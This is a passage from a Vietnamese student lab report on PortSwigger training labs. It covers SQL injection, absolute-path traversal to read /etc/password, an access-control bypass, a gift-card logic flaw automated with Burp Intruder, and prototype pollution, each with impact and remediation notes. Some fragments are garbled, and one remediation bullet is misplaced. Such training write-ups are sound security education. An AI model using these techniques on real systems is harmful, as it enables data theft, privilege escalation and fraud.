Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6013.120 Safari/537.36
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
Priority: -1
Sec-Ou-Ua-Platform: "Linux"
Sec-Ou-Ua-Mobile: "0"
Sec-Ou-Ua-Brand: "Chromium";v="120"
Sec-Ou-Ua-Model: "Google Nexus 5X"
Sec-Ou-Ua-Platfmr: "Linux"
Accept-Charset: ISO-8859-1,utf-8;q=0.9,*;q=0.8
Sec-Fetch-Site: same-scheme
Sec-Fetch-User: ?1
Sec-Fetch-Mode: document
Referer: https://0x73007d030d39180c354200e50050.web-security-academy.net/filter?category=Tech+gifts
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
Priority: -1

```

5. Bước 5: Tiến hành đăng nhập vào với tài khoản administrator ta đã lấy được là ta đã hoàn thành bài lab



- Mức độ ảnh hưởng của lỗ hổng: Lỗ hổng này cho phép kẻ tấn công kết hợp kết quả từ nhiều bảng cơ sở dữ liệu khác nhau vào truy vấn hiện tại, từ đó tiết lộ thông tin nhạy cảm mà ban đầu không được phép truy cập. Điều này có thể dẫn đến rò rỉ dữ liệu như thông tin người dùng, tài khoản quản trị hoặc cấu trúc của cơ sở dữ liệu, gây thiệt hại tài chính, mất uy tín và tiềm ẩn các rủi ro pháp lý. Ngoài ra, lỗ hổng còn có thể tạo điều kiện cho các cuộc tấn công khác như leo thang đặc quyền hoặc thực thi lệnh trên hệ thống cơ sở dữ liệu.

- Khuyến cáo khắc phục:

- + **Dùng Prepared Statements hoặc Parameterized Queries:** sử dụng câu truy vấn có tham số để bảo vệ dữ liệu đầu vào khỏi việc bị nhúng mã SQL độc hại.
- + **Dùng ORM:** giúp tránh việc viết truy vấn SQL trực tiếp trong mã.
- + **Kiểm tra dữ liệu đầu vào và đầu ra:** kiểm tra và xác thực các dữ liệu đầu vào từ người dùng để đảm bảo rằng chúng không chứa các ký tự đặc biệt hoặc mã SQL độc hại.
- + **Theo dõi và ghi log hoạt động của hệ thống:** Ghi log các hoạt động của hệ thống để phát hiện sớm các hành vi bất thường hoặc các cuộc tấn công SQL Injection.

Bài Tập 10 - Portswigger: Absolute path bypass

- **Tiêu đề:** File Path Traversal, Traversal Sequences Blocked with Absolute Path Bypass

- **Mô tả lỗ hổng:**

+ **Tóm tắt:** Lỗ hổng này xảy ra khi ứng dụng web có điểm yếu trong việc xử lý các đường dẫn file, cho phép attacker truy xuất các file không mong muốn thông qua kỹ thuật path traversal. Mặc dù các chuỗi traversal tiêu chuẩn như ../ bị chặn, kẻ tấn công có thể sử dụng các đường dẫn tuyệt đối (absolute paths) để bypass cơ chế bảo vệ này.

+ **Các bước để thực hiện lại và bằng chứng:** dựa theo mục solution của bài lab và minh chứng thực hiện tại [video](https://youtu.be/XI3WbvMG4jQ): <https://youtu.be/XI3WbvMG4jQ>

1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the filename parameter, giving it the value /etc/password.
3. Observe that the response contains the contents of the /etc/password file.

- **Mức độ ảnh hưởng của lỗ hổng:** Lỗ hổng này có mức độ nghiêm trọng cao, vì kẻ tấn công có thể truy cập vào các tệp tin nhạy cảm trên máy chủ. Điều này có thể dẫn đến việc rò rỉ thông tin quan trọng như cấu hình hệ thống, dữ liệu người dùng, hoặc thậm chí giúp kẻ tấn công chiếm quyền kiểm soát toàn bộ hệ thống, gây thiệt hại nghiêm trọng cho bảo mật và vận hành của tổ chức.

- **Khuyến cáo khắc phục:**

+ **Giới hạn quyền truy cập:** Chạy ứng dụng web với quyền hạn tối thiểu cần thiết, hạn chế quyền truy cập của web server đối với hệ thống tệp để giảm thiểu rủi ro nếu bị khai thác.

+ **Kiểm tra đầu vào nghiêm ngặt:** Xác thực và lọc kỹ lưỡng tất cả các dữ liệu nhập từ người dùng, đặc biệt đối với những đầu vào liên quan đến đường dẫn tệp để ngăn chặn các thao tác truy cập bất hợp pháp.

+ **Ngăn chặn toàn diện ký tự traversal:** Loại bỏ hoặc chặn triệt để các chuỗi path traversal như ../, đồng thời đảm bảo không bị bypass bằng cách sử dụng đường dẫn tuyệt đối hay các kỹ thuật tương tự.

+ **Sử dụng thư viện bảo mật:** Áp dụng các thư viện bảo mật đã được kiểm chứng để xử lý tệp một cách an toàn, hạn chế khả năng truy cập vào các đường dẫn không mong muốn.

Bài Tập 11 - Portswigger: Multi step process with no accesscontrol on one step

- **Tiêu đề:** Multi-step process with no access control on one step

- **Mô tả lỗ hổng:**

+ **Tóm tắt:** Lỗ hổng này xuất hiện khi một quy trình nhiều bước không áp dụng kiểm soát truy cập đầy đủ trên một hoặc nhiều bước trong quy trình, cho phép attacker truy cập trái phép vào các bước bị thiếu kiểm soát mà không cần hoàn thành các bước trước đó.

+ **Các bước để thực hiện lại và bằng chứng:** dựa theo mục solution của bài lab và minh chứng thực hiện tại video: https://youtu.be/g_B1k6lSPsk

1. Log in using the admin credentials.
2. Browse to the admin panel, promote carlos, and send the confirmation HTTP request to Burp Repeater.
3. Open a private/incognito browser window, and log in with the non-admin credentials.
4. Copy the non-admin user's session cookie into the existing Repeater request, change the username to yours, and replay it.

- **Mức độ ảnh hưởng của lỗ hổng:** Lỗ hổng này có mức độ nghiêm trọng cao, vì trong một số trường hợp, kẻ tấn công có thể dễ dàng vượt qua các bước xác thực hoặc thanh toán, cho phép họ truy cập trực tiếp vào các quy trình thực hiện hành động trái phép. Hậu quả có thể dẫn đến việc chiếm đoạt tài khoản, thực hiện giao dịch bất hợp pháp, hoặc khai thác tài nguyên nhạy cảm của hệ thống.

- **Khuyến cáo khắc phục:**

+ **Thiết lập kiểm soát truy cập cho từng giai đoạn:** Đảm bảo rằng mỗi bước trong quy trình đều được bảo vệ bằng các biện pháp kiểm soát truy cập phù hợp, bao gồm việc xác thực người dùng và kiểm tra trạng thái phiên.

+ **Theo dõi trạng thái quy trình:** Đảm bảo rằng người dùng phải hoàn thành các bước theo đúng thứ tự, đồng thời lưu trữ và xác nhận trạng thái của quy trình để ngăn chặn việc bỏ qua bất kỳ giai đoạn nào.

Bài Tập 12 - Portswigger: Infinite money logic flaw

- **Tiêu đề:** Infinite money logic flaw

- **Mô tả lỗ hổng:**

+ **Tóm tắt:** Lỗ hổng này liên quan đến việc khai thác lỗ hổng logic trong hệ thống thanh toán hoặc hệ thống giao dịch, cho phép kẻ tấn công lợi dụng để tạo ra tiền vô hạn hoặc lặp lại các giao dịch có lợi mà không mất tiền thực tế từ những lần giao dịch thành công trước đó.

+ **Các bước để thực hiện lại và bằng chứng:** dựa theo mục solution của bài lab và minh chứng thực hiện tại video: <https://youtu.be/AuUU71-7obs>

1. With Burp running, log in and sign up for the newsletter to obtain a coupon code, SIGNUP30. Notice that you can buy \$10 gift cards and redeem them from the My account page.
2. Add a gift card to your basket and proceed to the checkout. Apply the coupon code to get a 30% discount. Complete the order and copy the gift card code to your clipboard.
3. Go to your account page and redeem the gift card. Observe that this entire process has added \$3 to your store credit. Now you need to try and automate this process.
4. Study the proxy history and notice that you redeem your gift card by supplying the code in the gift-card parameter of the POST /gift-card request.
5. Click Settings in the top toolbar. The Settings dialog opens.
6. Click Sessions. In the Session handling rules panel, click Add. The Session handling rule editor dialog opens.
7. In the dialog, go to the Scope tab. Under URL scope, select Include all URLs.
8. Go back to the Details tab. Under Rule actions, click Add > Run a macro. Under Select macro, click Add again to open the Macro Recorder.
9. Select the following sequence of requests:
10. POST /cart POST /cart/coupon POST /cart/checkout GET /cart/order-confirmation?order-confirmed=true POST /gift-card
11. Then, click OK. The Macro Editor opens.
12. In the list of requests, select GET /cart/order-confirmation?order-confirmed=true. Click Configure item. In the dialog that opens, click Add to create a custom parameter. Name the parameter gift-card and highlight the gift card code at the bottom of the response. Click OK twice to go back to the Macro Editor.
13. Select the POST /gift-card request and click Configure item again. In the Parameter handling section, use the drop-down menus to specify that the gift-card parameter should be derived from the prior response (response 4). Click OK.
14. In the Macro Editor, click Test macro. Look at the response to GET /cart/order-confirmation?order-confirmed=true and note the gift card code that was generated. Look at the POST /gift-card request. Make sure that the gift-card parameter matches and confirm that it received a 302 response. Keep clicking OK until you get back to the main Burp window.
15. Send the GET /my-account request to Burp Intruder. Make sure that Sniper attack is selected.

16. In the Payloads side panel, under Payload configuration, select the payload type Null payloads. Choose to generate 412 payloads.
17. Click on Resource pool to open the Resource pool side panel. Add the attack to a resource pool with the Maximum concurrent requests set to 1. Start the attack.
18. When the attack finishes, you will have enough store credit to buy the jacket and solve the lab.

- Mức độ ảnh hưởng của lỗ hổng: Mức độ ảnh hưởng của lỗ hổng này là rất cao, vì nó có thể gây thiệt hại nghiêm trọng cho hệ thống tài chính của doanh nghiệp, dẫn đến việc tổn thất tài sản lớn. Kẻ tấn công có thể lợi dụng lỗ hổng này để tạo ra tiền vô hạn hoặc thực hiện giao dịch trái pháp luật.

- Khuyến cáo khắc phục:

- + Kiểm tra logic hệ thống: Đảm bảo rằng mỗi bước trong quy trình giao dịch được xác thực đầy đủ, với các biện pháp kiểm tra trạng thái phiên và giao dịch.
- + Sử dụng kiểm soát dữ liệu đầu vào: Bảo vệ tất cả các giá trị liên quan đến số tiền hoặc tài sản để đảm bảo rằng chúng không thể bị thay đổi một cách bất hợp pháp.
- + Áp dụng các biện pháp kiểm tra đa cấp: Đảm bảo rằng các giao dịch tiền tệ phải được kiểm tra ở nhiều cấp, bao gồm cả trước và sau khi hoàn tất để tránh gian lận.
- + Thực hiện kiểm toán giao dịch: Theo dõi và ghi lại tất cả các giao dịch để có thể phát hiện sớm các dấu hiệu gian lận.

Bài Tập 13 - Portswigger: Client-side prototype pollution via browser APIs


- **Tiêu đề:** Client-side prototype pollution via browser APIs

- **Mô tả lỗ hổng:**

+ **Tóm tắt:** Lỗ hổng này xuất hiện khi một ứng dụng web cho phép thao tác và thay đổi đối tượng JavaScript từ phía client mà không kiểm soát hợp lý. Kẻ tấn công có thể lợi dụng các API của trình duyệt để thực hiện prototype pollution, tức là thay đổi các thuộc tính của prototype trong JavaScript, dẫn đến những thay đổi không mong muốn trong toàn bộ đối tượng trên ứng dụng.

+ **Các bước để thực hiện lại và bằng chứng:** dựa theo mục solution của bài lab và minh chứng thực hiện tại video: <https://youtu.be/tHizsjEGGV0>


1. Sử dụng tiện ích có sẵn của Burp trong trình duyệt
2. Kích hoạt DOM Invader và bật tùy chọn prototype pollution




3. Mở bảng DevTools của trình duyệt, chuyển đến tab DOM Invader, quan sát được rằng có 2 chuỗi truy vấn pollution vectors đang tồn tại

Lab 1: Tổng quan các lỗ hổng web thường gặp


Nhóm 6



4. Tiến hành quét chuỗi bất kì, sau khi quá trình hoàn tất ta lại tiếp tục mở Dom Invader trong DevTools của trang web ta vừa thực hiện quét sẽ thấy được Dom Invader đã truy cập thành công vào file script thông qua tiện ích



5. Tiến hành khai thác => Dom Invader gọi alert(1)



- **Mức độ ảnh hưởng của lỗ hổng:** Lỗ hổng này liên quan đến việc khai thác lỗ hổng logic trong hệ thống, cho phép kẻ tấn công lợi dụng để thay đổi logic của ứng dụng hoặc thực thi mã độc.

- Khuyến cáo khắc phục:

+ **Kiểm tra và lọc đầu vào người dùng:** Sử dụng các thư viện như lodash.cloneDeep() để sao chép đối tượng mà không ảnh hưởng đến prototype

+ **Sử dụng các thư viện bảo mật:** Đảm bảo rằng người dùng phải hoàn thành các bước theo đúng thứ tự, đồng thời lưu trữ và xác nhận trạng thái của quy trình để ngăn chặn việc bỏ qua bất kỳ giai đoạn nào.

+ **Hạn chế sử dụng các thuộc tính nhạy cảm:** Tránh việc cho phép người dùng thao tác với các đối tượng hoặc API liên quan đến __proto__, constructor, hoặc các thuộc tính nhạy cảm khác trong JavaScript

----- HẾT -----